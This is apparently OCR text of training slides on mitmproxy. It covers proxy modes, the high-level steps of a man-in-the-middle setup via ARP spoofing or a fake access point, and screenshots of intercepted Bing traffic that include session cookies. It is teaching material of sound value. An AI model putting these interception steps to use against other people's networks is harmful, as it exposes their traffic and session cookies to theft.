mitmproxy

- Man In The Middle Proxy.
- Can intercept, analyse, modify and replay packet flows.
- Supports a number of proxy modes.
- TLS cert generation.
- And more.....

mitmproxy

2 Main operation modes:

1. Explicit – user connects directly to the proxy.
2. Transparent – data is redirected to the proxy.

mitmproxy

Transparent Mode

1. Become the man in the middle (arp spoofing, fake ap ...etc).
2. Redirect data from port 80 to mitmproxy.
3. Run mitmproxy in transparent mode.

mitmproxy

How To Build An Attack

1. Analyse normal behaviour.
2. Use a basic setup to test the simplest form of the attack.
3. Start with a simple case that can be extended to run your final attack.
4. Test the simple case against the target the actual target setup.
5. Test the more complex case against the target setup

mitmproxy

How To Build An Attack

1. Analyse normal behaviour.
2. Use a basic setup to test the simplest form of the attack.
3. Start with a simple case that can be extended to run your final attack.
4. Test the simple case against the target the actual target setup.
5. Test the more complex case against the target setup

mitmproxy

How To Build An Attack

1. Analyse normal behaviour.
2. Use a basic setup to test the simplest form of the attack.
3. Start with a simple case that can be extended to run your final attack.
4. Test the simple case against the target the actual target setup.
5. Test the more complex case against the target setup

mitmproxy

How To Build An Attack

1. Analyse normal behaviour.
2. Use a basic setup to test the simplest form of the attack.
3. Start with a simple case that can be extended to run your final attack.
4. Test the simple case against the target the actual target setup.
5. Test the more complex case against the target setup

mitmproxy

How To Build An Attack

1. Analyse normal behaviour.
2. Use a basic setup to test the simplest form of the attack.
3. Start with a simple case that can be extended to run your final attack.
4. Test the simple case against the target the actual target setup.
5. Test the more complex case against the target setup

mitmproxy

How To Build An Attack

1. Analyse normal behaviour.
2. Use a basic setup to test the simplest form of the attack.
3. Start with a simple case that can be extended to run your final attack.
4. Test the simple case against the target the actual target setup.
5. Test the more complex case against the target setup

mitmproxy - Mozilla Firefox

Release v2.0.2 · mitm... | mitmproxy | Preferences

127.0.0.1:8081/#/flows/9261b2db-87ce-4975-8deb-6428a7094172/response

Search

Most Visited ▾ | Offensive Security | Kali Linux | Kali Docs | Kali Tools | Exploit-DB | Aircrack-ng

mitmproxy | Start | Options | Flow

Search | Highlight

~a	Match asset in response: CSS, Javascript, Flash, images.
~b regex	Body
~bq regex	Request body
~bs regex	Response body
~c int	HTTP response code
~d regex	Domain
~dst regex	Match destination address
~e	Match error
~h regex	Header
~hq regex	Request header
~hs regex	Response header
~http	Match HTTP flows
~m regex	Method
~marked	Match marked flows
~q	Match request with no response

Method	Status	Size	Time
GET	200	30.7kb	263ms
GET	204	0	444ms
POST	204	339b	49ms
GET	200	11.6kb	745ms
GET	200	3.0kb	371ms
GET	200	4.3kb	59ms
GET	200	491b	1s
GET	200	260b	1s
GET	204	0	579ms
POST	204	2.8kb	2s
GET	204	0	58ms

Request | Response | Details

```
HTTP/1.1 200 OK
Cache-Control              public, max-age=15552000
Content-Type               image/png
Last-Modified              Wed, 11 Oct 2017 22:12:15 GMT
Vary                       Accept-Encoding
X-SnrId                    2C1DCB0A6C4A4AD1873B6E1A78DB1807
X-SnrMachineName           DB5SCH102141510
Date                       Thu, 12 Oct 2017 19:00:13 GMT
Content-Length             260
```

Format: Portable network graphics
Size: 21 x 21 px

View: auto | PNG Image

mitmproxy - Mozilla Firefox

Release v2.0.2 · mitm... | mitmproxy | Preferences

127.0.0.1:8081/#/flows/9261b2db-87ce-4975-8deb-6428a7094172/response?s=~m POST

Search

Most Visited ▾ | Offensive Security | Kali Linux | Kali Docs | Kali Tools | Exploit-DB | Aircrack-ng

mitmproxy | Start | Options | Flow

~m POST

method matches /POST/i

Highlight

Path	Method	Status	Size	Time
http://www.bing.com/fd/ls/lsp.aspx	POST	204	339b	49ms
http://www.bing.com/fd/ls/lsp.aspx	POST	204	2.8kb	2s


Request | Response | Details

```
HTTP/1.1 200 OK
Cache-Control            public, max-age=15552000
Content-Type             image/png
Last-Modified            Wed, 11 Oct 2017 22:12:15 GMT
Vary                     Accept-Encoding
X-SnrId                  2C1DCB0A6C4A4AD1873B6E1A78DB1807
X-SnrMachineName         DB5SCH102141510
Date                     Thu, 12 Oct 2017 19:00:13 GMT
Content-Length           260
```

Format: Portable network graphics
Size: 21 x 21 px

View: auto | PNG Image

*:8080 | v2.0.2


mitmproxy - Mozilla Firefox
Release v2.0.2 - mitm...
mitmproxy
Preferences
127.0.0.1:8081/#/flows/9261b2db-87ce-4975-8deb-6428a7094172/response?h=~a
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
mitmproxy
Start
Options
Flow
Search
~a
Intercept
is asset
Path
Method
Status
Size
Time
http://www.bing.com/ GET 200 30.7kb 263ms
http://www.bing.com/fd/ls/l?IG=2C42FE1A56594F4F977BA8DD536E... GET 204 0 444ms
http://www.bing.com/fd/ls/lsp.aspx POST 204 339b 49ms
http://www.bing.com/sa/8_01_0_000000/homepageImgViewer_c.js GET 200 11.6kb 745ms
http://www.bing.com/notifications/render?bnptrigger=%7B%22Partn... GET 200 3.0kb 371ms
http://www.bing.com/sa/8_01_0_000000/HpbHeaderPopup.js GET 200 4.3kb 59ms
http://www.bing.com/HPImageArchive.aspx?format=js&idx=0&n=1&... GET 200 491b 1s
http://www.bing.com/rms/rms%20answers%20Notifications%20close... GET 200 260b 1s
http://www.bing.com/fd/ls/l?IG=2C42FE1A56594F4F977BA8DD536E... GET 204 0 579ms
http://www.bing.com/fd/ls/lsp.aspx POST 204 2.8kb 2s
http://a4.bing.com/fd/ls/l?IG=2C42FE1A56594F4F977BA8DD536E78... GET 204 0 58ms
Request
Response
Details
HTTP/1.1 200 OK
Cache-Control public, max-age=15552000
Content-Type image/png
Last-Modified Wed, 11 Oct 2017 22:12:15 GMT
Vary Accept-Encoding
X-SnrId 2C1DCB0A6C4A4AD1873B6E1A78DB1807
X-SnrMachineName DB5SCH102141510
Date Thu, 12 Oct 2017 19:00:13 GMT
Content-Length 260
Format: Portable network graphics
Size: 21 x 21 px
View: auto
PNG Image
*:8080
v2.0.2

mitmproxy - Mozilla Firefox

mitmproxy

127.0.0.1:8081/#/flows

Search

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

mitmproxy Start Options

Search Highlight

~m POST

Path	Method	Status	Size	Time
http://www.bing.com/AS/Suggestions?pt=page.home&mkt=en-ie&qry=t&cp=1&cvid=D1AE338A37C74753B113EE4390FD10C0	GET	200	534b	54s
http://www.bing.com/AS/Suggestions?pt=page.home&mkt=en-ie&qry=te&cp=2&cvid=D1AE338A37C74753B113EE4390FD10C0	GET	200	547b	54s
http://www.bing.com/AS/Suggestions?pt=page.home&mkt=en-ie&qry=tes&cp=3&cvid=D1AE338A37C74753B113EE4390FD10C0	GET	200	523b	55s
http://www.bing.com/AS/Suggestions?pt=page.home&mkt=en-ie&qry=test&cp=4&cvid=D1AE338A37C74753B113EE4390FD10C0	GET	200	555b	55s
http://www.bing.com/fd/ls/lsp.aspx	POST		800b	...
http://www.bing.com/fd/ls/GLinkPing.aspx?IG=D1AE338A37C74753B113EE4390FD10C0&ID=SERP,5079.1	GET	200	42b	55s
http://www.bing.com/fd/ls/lsp.aspx	POST		405b	...
http://www.bing.com/search?q=test&qs=n&form=QBLH&sp=-1&pq=test&sc=8-4&sk=&cvid=D1AE338A37C74753B113EE4390FD10C0	GET	200	28.2kb	432ms
http://www.bing.com/fd/ls/l?IG=E0DD3DB5DAA94F7A9AEB57AF164F0461&Type=Event.CPT&DATA={%22pp%22:{%22S%22:%22L%22,%22FC...	GET	204	0	599ms
http://www.bing.com/fd/ls/lsp.aspx	POST		345b	...
http://www.bing.com/fd/ls/lsp.aspx	POST		3.0kb	...
http://34338143fbbc67bab51b52a041bca195.clo.footprintdns.com/apc/trans.gif	GET	200	43b	210ms
http://ed237ab43399fd1b7022ff55ceeb6d6b.clo.footprintdns.com/apc/trans.gif	GET	200	43b	195ms
http://1d61bcaf14a0ca15b93a6e93aa3d1b53.clo.footprintdns.com/apc/trans.gif	GET	200	43b	220ms
http://ed237ab43399fd1b7022ff55ceeb6d6b.clo.footprintdns.com/apc/17k.gif?ed237ab43399fd1b7022ff55ceeb6d6b	GET	200	17.7kb	38ms
http://1d61bcaf14a0ca15b93a6e93aa3d1b53.clo.footprintdns.com/apc/17k.gif?1d61bcaf14a0ca15b93a6e93aa3d1b53	GET	200	17.7kb	91ms
http://34338143fbbc67bab51b52a041bca195.clo.footprintdns.com/apc/17k.gif?34338143fbbc67bab51b52a041bca195	GET	200	17.7kb	82ms
http://fp.msedge.net/r.gif?&MonitorID=AZR&rid=E0DD3DB5DAA94F7A9AEB57AF164F0461&w3c=true&prot=http:&v=4&DATA=[{%22MonitorID%...	GET	200	42b	54ms
http://www.bing.com/fd/ls/lsp.aspx	POST		1.1kb	...

Intercept: ~m POST

*:8080 v2.0.2

Mozilla Firefox

Search

Kali Tools Exploit-DB Aircrack-ng

Sign in

My saves

Region

What Is My Broadban Speed - What Is My Broadband Speed

Ad · index.about.com/broadban

Find What Is My Broadband Spee Informative Content. Search Now!

Speed Of Broadband Search Speed Of Broadband

Ad · ie.zapmeta.com/Speed Of

Check out Speed Of Broadband. Time, and Find it Here

Types: pdf, doc, ppt, xls, txt

Check your Internet S Free Service

Ad · www.freespeedcheck.net/S

Check your Internet Speed Now. Service

Services: Check Download Speed Upload Speeds


Rangemaster Cooker Spares - Next Day De Before 9pm

Ad · www.espares.ie/Rangemas

Price Match Promise on Genuine Rangemaster Cooker Spares. Fix eSpares!

See your ad here »

Related searches


mitmproxy - Mozilla Firefox
mitmproxy
127.0.0.1:8081/#/flows/b68acf5a-a135-4e58-b77a-b3678922e5d7/request
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
mitmproxy
Start
Options
Flow
Replay
Duplicate
Revert
Delete
Download
Resume
Abort
Flow Modification
Export
Interception
Path
Method
Status
Size
Time
http://www.bing.com/AS/Suggestions?pt=page.h... GET 200 534b 54s
http://www.bing.com/AS/Suggestions?pt=page.h... GET 200 547b 54s
http://www.bing.com/AS/Suggestions?pt=page.h... GET 200 523b 55s
http://www.bing.com/AS/Suggestions?pt=page.h... GET 200 555b 55s
http://www.bing.com/fd/ls/lsp.aspx POST 204 800b 2min
http://www.bing.com/fd/ls/GLinkPing.aspx?IG=D... GET 200 42b 55s
http://www.bing.com/fd/ls/lsp.aspx POST 405b ...
http://www.bing.com/search?q=test&qs=n&form=... GET 200 28.2kb 432ms
http://www.bing.com/fd/ls/l?IG=E0DD3DB5DAA9... GET 204 0 599ms
http://www.bing.com/fd/ls/lsp.aspx POST 345b ...
http://www.bing.com/fd/ls/lsp.aspx POST 3.0kb ...
http://34338143fbbc67bab51b52a041bca195.clo.f... GET 200 43b 210ms
http://ed237ab43399fd1b7022ff55ceeb6d6b.clo.f... GET 200 43b 195ms
http://1d61bcaf14a0ca15b93a6e93aa3d1b53.clo.f... GET 200 43b 220ms
http://ed237ab43399fd1b7022ff55ceeb6d6b.clo.f... GET 200 17.7kb 38ms
http://1d61bcaf14a0ca15b93a6e93aa3d1b53.clo.f... GET 200 17.7kb 91ms
http://34338143fbbc67bab51b52a041bca195.clo.f... GET 200 17.7kb 82ms
http://fp.msedge.net/r.gif?&MonitorID=AZR&rid=... GET 200 42b 54ms
http://www.bing.com/fd/ls/lsp.aspx POST 1.1kb ...
Request
Response
Details
POST http://www.bing.com/fd/ls/lsp.aspx HTTP/1.1
Host www.bing.com
User-Agent Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language en-US,en;q=0.5
Accept-Encoding gzip, deflate
Content-Type text/xml
Referer http://www.bing.com/
Content-Length 800
Cookie SRCHD=AF=NOFORM; SRCHUID=V=2&GUID=F00B1A81BC6E4253BA29058B81B97C64&dmnchg=1; SRCHUSR=DOB=20171012; _EDGE_V=1; MUID=26C83CE7A55660510CC237FEA4976189; MUIDB=26C83CE7A55660510CC237FEA4976189; SRCHHPGUSR=WTS=63643573379&CW=928&CH=897&DPR=1&UTC=60; MSCC=1; _SS=SID=114B27609C5E68CB05312C7B9D9F694C&bIm=824609&HV=1507976822; _EDGE_S=mkt=en-ie&SID=114B27609C5E68CB05312C7B9D9F694C
Connection keep-alive
<ClientInstRequest>
<Events>
<E>
<T>Event.ClientInst</T>
<IG>D1AE338A37C74753B113EE4390FD10C0</IG>
<TS>1507976876607</TS>
<D>
<![CDATA[[{"T":"CI.BoxModel","FID":"CI","Name":"v2.8","SV":"4","P":
Intercept: -m POST
*:8080
v2.0.2
Mozilla Firefox
Search
Kali Tools
Exploit-DB
Aircrack-ng
Sign in
My saves
Region
What Is My Broadban
Speed - What Is My
Broadband Speed
Ad · index.about.com/broadban
Find What Is My Broadband Spee
Informative Content. Search Now
Speed Of Broadband
Search Speed Of
Broadband
Ad · ie.zapmeta.com/Speed Of
Check out Speed Of Broadband.
Time, and Find it Here
Types: pdf, doc, ppt, xls, txt
Check your Internet S
Free Service
Ad · www.freespeedcheck.net/S
Check your Internet Speed Now.
Service
Services: Check Download Speed
Upload Speeds
Rangemaster Cooker
Spares - Next Day De
Before 9pm
Ad · www.espares.ie/Rangemas
Price Match Promise on Genuine
Rangemaster Cooker Spares. Fix
eSpares!
See your ad here »
Related searches

mitmproxy - Mozilla Firefox

mitmproxy

127.0.0.1:8081/#/flows/86e0ccf5-9ec0-4ad9-883d-91221d8d75da/request

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

mitmproxy | Start | Options | Flow

Search | Highlight

/*

Path	Method	Status	Size	Time
http://www.bing.com/fd/ls/l?IG=E0DD3DB5DAA9...GET	GET	204	0	599ms
http://www.bing.com/fd/ls/lsp.aspx	POST		345b	...
http://www.bing.com/fd/ls/lsp.aspx	POST		3.0kb	...
http://34338143fbbc67bab51b52a041bca195.clo.f...	GET	200	43b	210ms
